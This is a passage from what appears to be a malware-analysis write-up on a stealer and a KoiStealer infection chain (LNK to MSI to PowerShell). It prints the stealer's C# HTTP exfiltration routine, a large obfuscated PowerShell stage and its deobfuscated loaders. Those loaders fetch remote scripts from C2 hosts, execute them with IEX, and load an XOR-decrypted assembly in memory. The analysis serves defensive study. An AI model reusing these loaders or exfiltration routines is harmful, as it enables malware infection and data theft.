    smethod_4(1, screenshotStream.GetBuffer(), Convert.ToInt32(screenshotStream.Length), "screenshot.jpg");
}

Exfiltrates the stolen data over HTTP(S).
private static string smethod_49(string url, byte[] identifier, byte[] xorKey)
{
    try
    {
        byte[] dataToSend = memoryStream_0.ToArray();
        using (MemoryStream compressedStream = new MemoryStream())
        {
            using (GZipStream gzipStream = new GZipStream(compressedStream, CompressionMode.Compress))
            {
                gzipStream.Write(dataToSend, 0, dataToSend.Length);
            }
            dataToSend = compressedStream.ToArray();
        }
        dataToSend = smethod_2(dataToSend, dataToSend.Length, xorKey); // XOR encryption

        WebRequest webRequest = WebRequest.Create(url);
        webRequest.Method = "POST";
        webRequest.ContentLength = dataToSend.Length + 33;

        using (Stream requestStream = webRequest.GetRequestStream())
        {
            requestStream.Write(identifier, 0, 32);
            requestStream.Write(Encoding.ASCII.GetBytes("|"), 0, 1);
            requestStream.Write(dataToSend, 0, dataToSend.Length);
        }

        using (WebResponse response = webRequest.GetResponse())
        using (Stream responseStream = response.GetResponseStream())
        using (StreamReader reader = new StreamReader(responseStream))
        {
            return reader.ReadToEnd();
        }
    }
    catch (Exception ex)
    {
        smethod_5("Error: " + ex.Message);
    }
    return "";
}
That wraps up the first sample.
Sample 2: LNK → MSI → PowerShell → KoiStealer
This second sample is executed as an assembly in memory and stems from an LNK file:
Initial LNK File
The file is delivered to the victim via email, which prompts them to download and open the following file:

A Zip archive is downloaded, which contains a Lnk file, masquerading with a PDF icon.
LNK Target Path (Defanged):
C:\Windows\System32\msiexec.exe -package hxxPs[:/\]onedrive.live[.]com/download?cid=85B4181C5D4F7514&resid=58504D327740F380%21149&authkey=AIHrvoeE31NvUiI&.msi -qnUpon execution, MsiExec would execute with the argument to download and execute a MSI file from the OneDrive URL provided.
MSI File Analysis

This downloaded a file called 42WiseAnyConnect.msi,
which we can extract a PowerShell script from using lessmsi:
PowerShell Deobfuscation
PowerShell Script:
.(-join[char[]]((570-465),(266-165),(354-234)))(-join[char[]]((65678-399),(939-856),(959-858),(460-344),(618-573),(926-850),(700-589),(648-549),(283-186),(223-107),(596-491),(1006-895),(308-198),(440-408),(1038-971),(614-556),(332-240),(417-330),(826-721),(849-739),(734-634),(782-671),(619-500),(468-353),(309-217)(466-382),(787-686),(775-666),(724-612),(347-255),(933-846),(972-867),(959-849),(1063-963),(810-699),(897-778),(265-150),(611-544),(1077-963),(321-224),(421-306),(906-802),(528-452),(878-767),(927-824),(423-308),(543-497),(789-679),(1001-948),(960-845),(526-404),(924-838),(784-683),(867-747),(640-588),(361-305),(971-857),(590-535),(616-533),(967-910),(192-122),(656-589),(370-288),(548-450),(783-726),(943-865),(647-578),(226-159),(592-475),(323-313),(400-390),(929-893),(315-227),(883-763),(888-800),(411-324),(520-446),(625-554),(754-648),(775-695),(554-435),(346-226),(370-305),(235-203),(535-474),(633-601),(871-826),(675-569),(389-278),(353-248),(989-879),(725-634),(657-558),(262-158),(387-290),(524-410),(384-293),(860-767),(780-687),(638-598),(149-109),(349-292),(1049-996),(1008-960),(573-528),(480-424),(310-257),(914-863),(929-888),(243-199),(757-717),(945-888),(899-845),(987-935),(474-429),(731-675),(570-516),(859-805),(478-437),(812-768),(914-874),(858-802),(168-118),(560-512),(465-420),(950-895),(603-553),(910-861),(996-955),(966-922),(876-836),(362-313),(595-547),(766-710),(709-653),(906-861),(492-435),(949-893),(696-640),(824-783),(365-321),(611-571),(433-378),(722-668),(608-551),(924-879),(688-634),(726-672),(168-112),(283-242),(566-522),(1015-975),(822-765),(937-886),(995-943),(725-680),(329-273),(430-379),(422-372),(333-292),(463-419),(179-139),(752-703),(1039-991),(277-220),(410-354),(380-335),(443-386),(1052-995),(580-527),(537-496),(519-475),(862-822),(651-594),(441-393),(979-924),(349-304),(229-173),(430-382),(564-513),(970-929),(858-814),(208-168),(1010-958),(646-594),(555-503),(833-788),(349-298),(487-436),(722-665),(290-249),(706-662),(271-231),(596-542),(260-212),(209-161),(837-792),(423-371),(961-904),(442-390),(647-606),(434-390),(161-121),(370-320),(823-771),(541-492),(1041-996),(348-299),(245-194),(887-835),(504-463),(828-784),(334-294),(730-674),(187-132),(1044-989),(639-594),(295-240),(813-759),(1006-949),(731-690),(714-670),(619-579),(422-370),(770-718),(753-699),(220-175),(262-211),(343-292),(820-765),(177-136),(494-450),(583-543),(889-839),(479-424),(997-949),(441-396),(561-512),(458-404),(304-256),(607-566),(952-908),(836-796),(437-385),(531-477),(875-819),(828-783),(900-849),(698-645),(470-415),(527-486),(988-944),(161-121),(408-356),(238-182),(478-428),(281-236),(214-163),(496-441),(216-168),(1006-965),(244-200),(428-388),(161-112),(349-301),(1035-983),(248-193),(649-604),(163-106),(966-915),(287-235),(927-886),(778-734),(869-829),(468-416),(480-427),(1017-967),(150-105),(1051-1000),(1009-958),(367-311),(397-356),(685-641),(583-543),(643-588),(641-590),(463-414),(778-733),(323-269),(189-140),(653-599),(572-531),(162-118),(157-117),(471-421),(705-650),(757-700),(793-748),(814-765),(297-243),(473-422),(536-495),(600-556),(916-876),(494-440),(1037-981),(314-261),(997-952)
(1014-961),(268-214),(178-122),(238-197),(485-441),(707-667),(726-669),(311-260),(461-409),(612-567),(941-885),(261-212),(734-680),(518-477),(438-394),(854-814),(987-933),(939-890),(429-373),(633-588),(231-179),(1018-961),(577-520),(303-262),(167-123),(362-322),(308-258),(502-450),(256-207),(527-482),(631-582),(808-758),(948-899),(686-645),(282-238),(186-146),(774-725),(776-728),(209-156),(813-760),(475-430),(415-358),(571-520),(626-574),(750-709),(650-606),(508-468),(793-744),(684-636),(700-649),(427-371),(873-828),(994-937),(243-194),(202-148),(950-909),(253-209),(344-304),(488-433),(745-693),(253-203),(755-710),(220-166),(224-169),(486-431),(224-183),(993-949),(906-866),(216-163),(922-873),(699-646),(927-882),(1040-988),(547-495),(222-165),(879-838),(1043-999),(207-167),(988-939),(891-836),(217-164),(198-153),(673-624),(904-856),(381-325),(185-144),(200-156),(363-323),(428-372),(739-686),(552-498),(205-160),(908-853),(879-823),(601-545),(529-488),(1037-993),(744-704),(167-118),(158-110),(271-222),(359-304),(816-771),(218-161),(254-202),(560-504),(506-465),(469-425),(503-463),(468-411),(420-372),(354-304),(229-184),(969-913),(200-149),(759-709),(283-242),(503-459),(442-402),(523-467),(939-890),(283-229),(521-476),(186-131),(563-511),(918-865),(153-112),(163-119),(335-295),(406-354),(1049-998),(1045-989),(1043-998),(578-527),(380-326),(593-539),(454-413),(393-349),(640-600),(353-304),(332-284),(414-365),(1038-987),(162-117),(1035-978),(1029-977),(697-649),(442-401),(692-648),(202-162),(753-701),(660-609),(988-933),(194-149),(922-871),(744-690),(922-871),(287-246),(612-568),(643-603),(799-748),(736-681),(679-631),(906-861),(586-536),(730-673),(620-567),(284-243),(166-122),(737-697),(645-593),(170-115),(253-196),(696-651),(845-793),(991-943),(309-258),(1029-988),(370-326),(322-282),(315-263),(803-753),(297-245),(494-449),(778-727),(918-866),(457-402),(409-368),(528-484),(425-385),(459-407),(719-666),(205-150),(972-927),(970-919),(249-194),(1024-967),(570-529),(481-437),(683-643),(731-681),(301-247),(300-250),(424-379),(302-253),(876-820),(293-242),(528-487),(373-329),(213-173),(585-534),(919-866),(956-906),(409-364),(868-818),(474-419),(424-374),(654-613),(848-804),(209-169),(270-215),(204-155),(992-942),(963-918),(548-494),(760-709),(428-379),(148-107),(153-109),(466-426),(648-593),(468-413),(898-845),(235-190),(788-734),(438-381),(1030-979),(366-325),(251-207),(725-685),(1039-985),(727-679),(748-699),(879-834),(559-506),(552-503),(900-844),(262-221),(1025-981),(463-423),(498-447),(393-337),(630-578),(877-832),(177-126),(456-408),(591-543),(702-661),(682-638),(241-201),(605-548),(825-772),(479-428),(575-530),(376-320),(326-272),(283-227),(671-630),(1012-968),(313-273),(497-443),(498-442),(613-556),(876-831),(458-404),(496-448),(858-807),(750-709),(353-309),(847-807),(1016-961),(312-257),(655-598),(190-145),(284-230),(366-309),(711-661),(318-277),(633-589),(321-281),(322-265),(604-551),(419-371),(379-334),(281-225),(981-927),(587-537),(721-680),(852-808),(305-265),(229-175),(838-790),(543-491),(597-552),(371-318),(580-531),(166-113),(427-386),(799-755),(589-549),(859-807),(429-374),(516-465),(533-488),(978
927),(380-324),(850-799),(936-895),(460-416),(190-150),(166-117),(822-774),(589-537),(913-857),(637-592),(593-536),(271-214),(759-702),(598-557),(245-201),(765-725),(926-874),(857-802),(519-463),(990-945),(444-392),(634-584),(649-593),(471-430),(174-130),(557-517),(263-214),(832-778),(540-485),(785-740),(289-240),(241-192),(328-274),(591-550),(309-265),(719-679),(559-502),(553-499),(975-919),(568-523),(181-124),(580-531),(274-220),(523-482),(527-483),(207-167),(556-504),(520-470),(551-502),(402-357),(583-532),(545-491),(1035-979),(291-250),(948-904),(751-711),(600-544),(939-891),(761-713),(420-375),(1013-958),(804-752),(507-453),(331-290),(196-152),(151-111),(624-570),(895-844),(705-655),(622-577),(225-172),(398-343),(437-382),(496-455),(618-574),(255-215),(930-877),(208-157),(260-210),(808-763),(270-218),(445-390),(512-458),(247-206),(834-790),(203-163),(829-773),(807-751),(639-585),(882-837),(537-481),(841-791),(446-389),(640-599),(422-378),(770-730),(816-762),(291-235),(221-171),(751-706),(551-497),(164-113),(165-113),(400-359),(854-813),(757-747),(424-388),(236-157),(976-899),(842-774),(656-586),(299-196),(477-370),(649-566),(479-404),(644-540),(347-243),(843-740),(871-772),(261-229),(956-895),(706-674),(774-734),(703-654),(693-647),(286-240),(752-703),(331-281),(897-865),(923-799),(413-381),(490-420),(410-299),(624-510),(204-135),(579-482),(393-294),(276-172),(178-133),(1029-950),(377-279),(1073-967),(258-157),(974-875),(397-281),(540-508),(529-406),(476-444),(188-117),(502-401),(1084-968),(515-470),(708-626),(543-446),(954-844),(430-330),(638-527),(519-410),(915-883),(641-596),(216-143),(871-761),(472-360),(738-621),(969-853),(774-695),(526-428),(616-510),(705-604),(517-418),(873-757),(642-610),(1012-976),(903-815),(278-158),(573-485),(457-370),(703-629),(687-616),(907-801),(393-313),(322-203),(269-149),(593-528),(262-216),(1014-930),(391-280),(174-107),(877-773),(335-238),(315-201),(633-568),(869-755),(216-102),(555-458),(386-265),(887-847),(911-870),(138-106),(313-188),(315-274),(383-373),(232-222),(892-856),(1024-939),(226-152),(370-267),(676-594),(804-696),(595-498),(808-739),(1063-986),(996-913),(361-329),(275-214),(612-580),(389-318),(1091-990),(480-364),(589-544),(1034-952),(402-305),(759-649),(974-874),(918-807),(1072-963),(877-845),(558-513),(691-614),(721-616),(519-409),(550-445),(803-694),(619-502),(925-816),(560-528),(303-254),(830-778),(781-749),(779-734),(476-399),(611-514),(796-676),(968-863),(628-519),(538-421),(863-754),(498-466),(656-599),(1028-978),(747-737),(357-274),(424-308),(536-439),(567-453),(289-173),(821-776),(273-190),(285-177),(1000-899),(1019-918),(416-304),(864-832),(834-789),(721-638),(383-282),(224-125),(492-381),(347-237),(430-330),(1103-988),(510-478),(976-940),(745-660),(444-370),(272-169),(320-238),(472-364),(205-108),(432-363),(855-778),(685-602),(909-899),(402-366),(539-473),(853-781),(485-363),(592-527),(541-420),(341-276),(609-538),(897-808),(1075-976),(135-103),(427-366),(153-121),(940-895),(721-615),(785-674),(533-428),(896-786),(202-111),(1084-985),(437-333),(838-741),(238-124),(936-845),(666-573),(767-674),(893-853),(146-106),(422-368),(1026-976),(964-915),(707
662),(926-873),(474-425),(630-575),(849-808),(725-681),(809-769),(824-767),(192-136),(727-674),(800-755),(582-526),(173-119),(337-280),(660-619),(555-511),(873-833),(324-272),(877-824),(496-447),(981-936),(826-775),(494-443),(661-608),(749-708),(663-619),(240-200),(970-921),(284-236),(863-813),(539-487),(395-350),(599-542),(532-483),(322-272),(269-228),(649-605),(829-789),(932-880),(305-252),(744-693),(613-568),(382-331),(474-417),(939-886),(580-539),(657-613),(891-851),(790-736),(953-896),(877-822),(666-621),(696-642),(530-477),(906-858),(664-623),(473-429),(203-163),(869-812),(617-565),(752-696),(863-818),(530-473),(273-225),(385-336),(497-456),(211-167),(162-122),(745-690),(812-764),(375-324),(204-159),(1036-982),(505-452),(457-405),(860-819),(190-146),(574-534),(694-644),(209-156),(372-319),(1006-961),(325-275),(196-148),(347-297),(163-122),(899-855),(1033-993),(225-170),(683-634),(256-204),(200-155),(1047-993),(613-559),(389-337),(562-521),(760-716),(789-749),(186-132),(506-450),(882-827),(242-197),(1008-954),(835-783),(644-595),(213-172),(462-418),(207-167),(1045-991),(606-550),(839-782),(931-886),(266-212),(556-505),(708-657),(415-374),(345-301),(625-585),(416-367),(349-292),(1015-963),(326-281),(403-354),(989-938),(901-846),(422-381),(824-780),(179-139),(165-110),(321-270),(517-460),(898-853),(414-360),(256-199),(308-257),(703-662),(410-366),(448-408),(660-610),(590-539),(530-477),(225-180),(800-751),(353-297),(240-186),(548-507),(200-156),(873-833),(806-753),(339-285),(313-259),(429-384),(513-460),(561-513),(178-121),(627-586),(615-571),(537-497),(427-370),(1012-956),(412-360),(412-367),(265-208),(157-107),(599-543),(934-893),(526-482),(371-331),(697-640),(571-523),(882-828),(457-412),(818-762),(421-367),(495-447),(187-146),(267-223),(520-480),(360-306),(452-395),(874-821),(462-417),(693-639),(158-106),(587-534),(815-774),(730-686),(722-682),(400-346),(226-177),(610-556),(891-846),(1027-974),(689-635),(711-657),(840-799),(220-176),(1014-974),(518-466),(508-459),(575-518),(157-112),(631-580),(307-253),(202-150),(877-836),(768-724),(609-569),(733-676),(596-548),(980-923),(829-784),(398-342),(646-593),(363-314),(944-903),(464-420),(344-304),(647-591),(785-731),(391-339),(975-930),(714-658),(308-259),(828-779),(646-605),(821-777),(812-772),(267-210),(1036-981),(720-664),(727-682),(428-371),(338-287),(861-813),(629-588),(209-165),(855-815),(413-361),(244-196),(636-587),(161-116),(952-901),(920-867),(230-179),(948-907),(434-390),(870-830),(177-127),(458-408),(528-472),(902-857),(210-161),(1024-968),(677-629),(184-143),(731-687),(348-308),(911-862),(287-239),(471-423),(870-815),(582-537),(442-385),(868-814),(361-313),(534-493),(1012-971),(574-564),(494-458),(948-867),(875-795),(630-508),(939-853),(908-806),(650-584),(876-797),(930-841),(604-497),(490-458),(1045-984),(644-612),(701-665),(572-506),(905-833),(520-398),(792-727),(638-517),(806-741),(633-562),(454-365),(713-614),(564-532),(222-179),(425-393),(325-289),(343-264),(549-472),(299-231),(827-757),(353-250),(806-699),(577-494),(965-890),(205-101),(504-400),(865-762),(550-451),(815-805),(721-685),(442-330),(196-108),(575-493),(508-392),(548-434),(1051
981),(416-346),(807-702),(814-724),(1055-981),(1062-940),(778-692),(273-241),(641-580),(746-714),(687-616),(794-693),(969-853),(247-202),(406-324),(1022-925),(921-811),(770-670),(751-640),(626-517),(574-542),(172-127),(993-916),(752-647),(725-615),(725-620),(679-570),(496-379),(877-768),(263-231),(442-392),(234-183),(509-477),(207-162),(794-717),(264-167),(977-857),(335-230),(223-114),(648-531),(482-373),(1000-968),(455-399),(373-324),(797-787),(960-877),(954-838),(239-142),(430-316),(497-381),(504-459),(231-148),(980-872),(494-393),(746-645),(774-662),(999-967),(971-926),(1017-934),(697-596),(932-833),(565-454),(366-256),(920-820),(800-685),(702-670),(166-130),(1078-966),(211-123),(1050-968),(358-242),(430-316),(1031-961),(261-191),(1067-962),(277-187),(199-125),(646-524),(808-722),(294-284),(369-359),(278-242),(334-212),(362-272),(1032-912),(476-397),(441-355),(942-823),(1009-944),(374-273),(568-536),(488-427),(956-924),(492-419),(1051-941),(1097-979),(321-210),(645-538),(1004-903),(1034-989),(602-515),(380-279),(643-545),(677-595),(366-265),(701-588),(691-574),(534-433),(1018-903),(436-320),(151-119),(553-508),(941-856),(576-461),(428-327),(975-909),(288-191),(686-571),(392-287),(756-657),(1064-984),(203-106),(672-558),(543-428),(602-497),(491-381),(369-266),(167-135),(672-627),(512-427),(583-469),(278-173),(1014-982),(411-375),(548-467),(690-610),(474-352),(582-496),(630-528),(699-633),(502-423),(238-149),(213-106),(723-713),(950-914),(337-248),(508-438),(624-558),(738-668),(650-530),(230-147),(801-695),(796-729),(745-643),(675-565),(937-870),(490-458),(657-596),(483-451),(651-560),(777-694),(509-388),(1110-995),(740-624),(745-644),(360-251),(366-320),(290-206),(568-467),(340-220),(229-113),(760-714),(230-161),(228-118),(237-138),(978-867),(251-151),(814-709),(1004-894),(387-284),(839-746),(516-458),(729-671),(378-293),(452-368),(968-898),(752-696),(739-693),(281-210),(1064-963),(239-123),(467-384),(348-232),(247-133),(627-522),(1030-920),(452-349),(910-870),(598-562),(937-815),(468-378),(476-356),(199-120),(602-516),(644-525),(210-145),(731-630),(758-712),(689-622),(670-559),(290-180),(670-554),(966-865),(304-194),(1042-926),(511-470),(348-338),(375-365),(753-680),(586-476),(944-826),(420-309),(562-455),(299-198),(293-248),(842-773),(560-440),(914-802),(403-289),(782-681),(1043-928),(551-436),(979-874),(1068-957),(813-703),(830-798),(280-235),(464-397),(1038-927),(835-726),(846-737),(664-567),(547-437),(775-675),(736-704),(725-689),(642-553),(309-239),(425-359),(393-323),(992-872),(277-194),(342-236),(571-504),(734-632),(1062-952),(993-926),(447-437),(630-620),(234-151),(825-709),(406-309),(912-798),(286-170),(379-334),(413-330),(723-615),(1011-910),(636-535),(227-115),(815-783),(151-106),(900-817),(686-585),(668-569),(1107-996),(476-366),(796-696),(335-220),(357-325),(839-785),(573-525),(911-863),(125-115),(785-775),(579-497),(498-397),(594-485),(613-502),(945-827),(578-477),(177-132),(576-503),(623-507),(788-687),(406-297),(408-376),(512-467),(315-235),(670-573),(478-362),(466-362),(834-802),(609-573),(928-848),(501-418),(330-263),(796-685),(323-214),(286-177),(841-744),(291-181),(555-455),(409-329),(271
174),(649-533),(717-613),(927-895),(559-514),(746-676),(1087-976),(683-569),(839-740),(1092-991)))
We can deobfuscate this simply by using an echo command before the command block, which gives us the following:
.
iex
Set-Location C:\Windows\Temp\WindowsCrashLogs.n5szVex48r7S9FCRb9NECu

$XxXWJGjPwxA = -join[char[]]((950-853),(964-866),(820-721),(1088-988),(769-668),(934-832),(1098-995),(907-803),(444-339),(600-494),(241-134),(877-769),(446-337),(270-160),(468-357),(482-370),(1047-934),(452-338),(731-616),(279-163),(685-568),(934-816),(618-499),(241-121),(1055-934),(1038-916),(742-677),(515-449),(175-108),(856-788),(1017-948),(902-832),(816-745),(438-366),(1013-940),(437-363),(370-295),(479-403),(424-347),(457-379),(262-183),(352-272),(712-631),(775-693),(601-518),(384-300),(953-868),(689-603),(779-692),(950-862),(604-515),(473-383),(1048-999),(478-428),(167-116),(968-916),(421-368),(800-746),(632-577),(532-476),(886-829),(682-634))
$OMDFgkSKhhgc = (1..12 | ForEach-Object { Get-Random -InputObject $XxXWJGjPwxA.ToCharArray() })

$UJgRlaEMS = Get-Random -Minimum 14 -Maximum 92
Start-Sleep -Seconds $UJgRlaEMS
$BHzAyAGYc = -join[char[]]((621-517),(985-869),(451-335),(1024-912),(453-395),(697-650),(948-901),(703-654),(255-202),(714-664),(687-641),(689-633),(194-137),(739-693),(235-186),(566-509),(984-928),(906-860),(695-645),(616-566),(419-364),(909-851),(864-811),(978-930),(401-353),(228-180),(1007-960))
$QPzVfBOYk = $BHzAyAGYc + $OMDFgkSKhhgc
$pXRtrFFiZJzV = Get-Random -Minimum 23 -Maximum 81
Start-Sleep -Seconds $pXRtrFFiZJzV

$zZxOVwAe = Invoke-WebRequest -UseBasicParsing -Uri $QPzVfBOYk
$YFBFxSjCfnC = [System.Text.Encoding]::UTF8.GetString($zZxOVwAe.Content)

Invoke-Expression -Command $YFBFxSjCfnC

Start-Sleep -Seconds 600

Remove-Item -Path $PSCommandPath -Force


We can work out the variables using a similar method, we’ll echo the
join[char] string, and convert the output from decimal to
ASCII.
[-]
$XxXWJGjPwxA = abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890
[-] $BHzAyAGYc = hxxp[://]152.89.198[.]227:5000/
Essentially the script is downloading and executing the content from the IP:Port above, with a random 12-character string URI
The script which lives there is the following:
Set-Location C:\Windows\Temp\WindowsCrashLogs.n5szVex48r7S9FCRb9NECu

$rnd = Get-Random -Minimum 13 -Maximum 91
Start-Sleep -Seconds $rnd

$randomFunctions = @(
    { return [math]::Pi * (Get-Random -Minimum 0 -Maximum 100) },
    { return [guid]::NewGuid().ToString() },
    { return Get-Random -Minimum 0 -Maximum 100 }
)

$randomFunction = Get-Random -InputObject $randomFunctions`

try {
    $dotNetVersion = (Get-Command 'dotnet').Version.Major
    if ($dotNetVersion -ge 4) {
        Write-Host "Installed Version .NET Runtime: $dotNetVersion"
        Start-Process -FilePath "powershell" -ArgumentList "-Command IEX(Invoke-WebRequest -UseBasicParsing 'hxxps[://]www.fuchs.com[.]sd/media/media/js/ap4.ps1')" -NoNewWindow
    } else {
        Write-Host "$randomValue"
        Start-Process -FilePath "powershell" -ArgumentList "-Command IEX(Invoke-WebRequest -UseBasicParsing 'hxxps[://]www.fuchs.com[.]sd/media/media/js/ap2.ps1')" -NoNewWindow
    }
} catch {
    Write-Host "$randomValue"
    Start-Process -FilePath "powershell" -ArgumentList "-Command IEX(Invoke-WebRequest -UseBasicParsing 'hxxps[://]www.fuchs.com[.]sd/media/media/js/ap2.ps1')" -NoNewWindow
}

$rnd2 = Get-Random -Minimum 12 -Maximum 73
Start-Sleep -Seconds $rnd2


Remove-Item $PSCommandPath -Force
The main takeaway from this is that the script checks the .NET version of the victim host, the outcome of which decides which script will be executed.
Next stage:
[byte[]] $binary = (Long Byte Arary)

# [Net.ServicePointManager]::SecurityProtocol +='tls12'
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
$config = (new-object net.webclient).downloadstring("hxxp[://]45.129.199[.]204/index.php?id=$guid&subid=ezzcAvVW").Split('|')
$k = $config[0];

for ($i = 0; $i -lt $binary.Length ; ++$i)
{
    $binary[$i] = $binary[$i] -bxor $k[$i % $k.Length]
}

$sm = [System.Reflection.Assembly]::Load($binary)
$ep = $sm.EntryPoint


$ep.Invoke($null, (, [string[]] ($config[1], $config[2], $config[3])))
The following actions are performed by the script:
[-] Retrieves the MachineGuid from the Windows registry:
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
[-] Retrieves 3 values from
hxxp[://]45.129.199[.]204/index.php?id=$guid&subid=ezzcAvVW
and assigns them to the $config array.
[-] Performs a bitwise XOR operation (-bxor) on the binary array with the first value.
[-] Loads the binary data as a .NET assembly using
[System.Reflection.Assembly]::Load($binary).
[-] Accessing the entry point of the loaded assembly:
$ep = $sm.EntryPoint.
[-] Invokes the entry point of the assembly with the three values:
$ep.Invoke($null, (, [string[]] ($config[1], $config[2], $config[3]))).
The values are as follows:
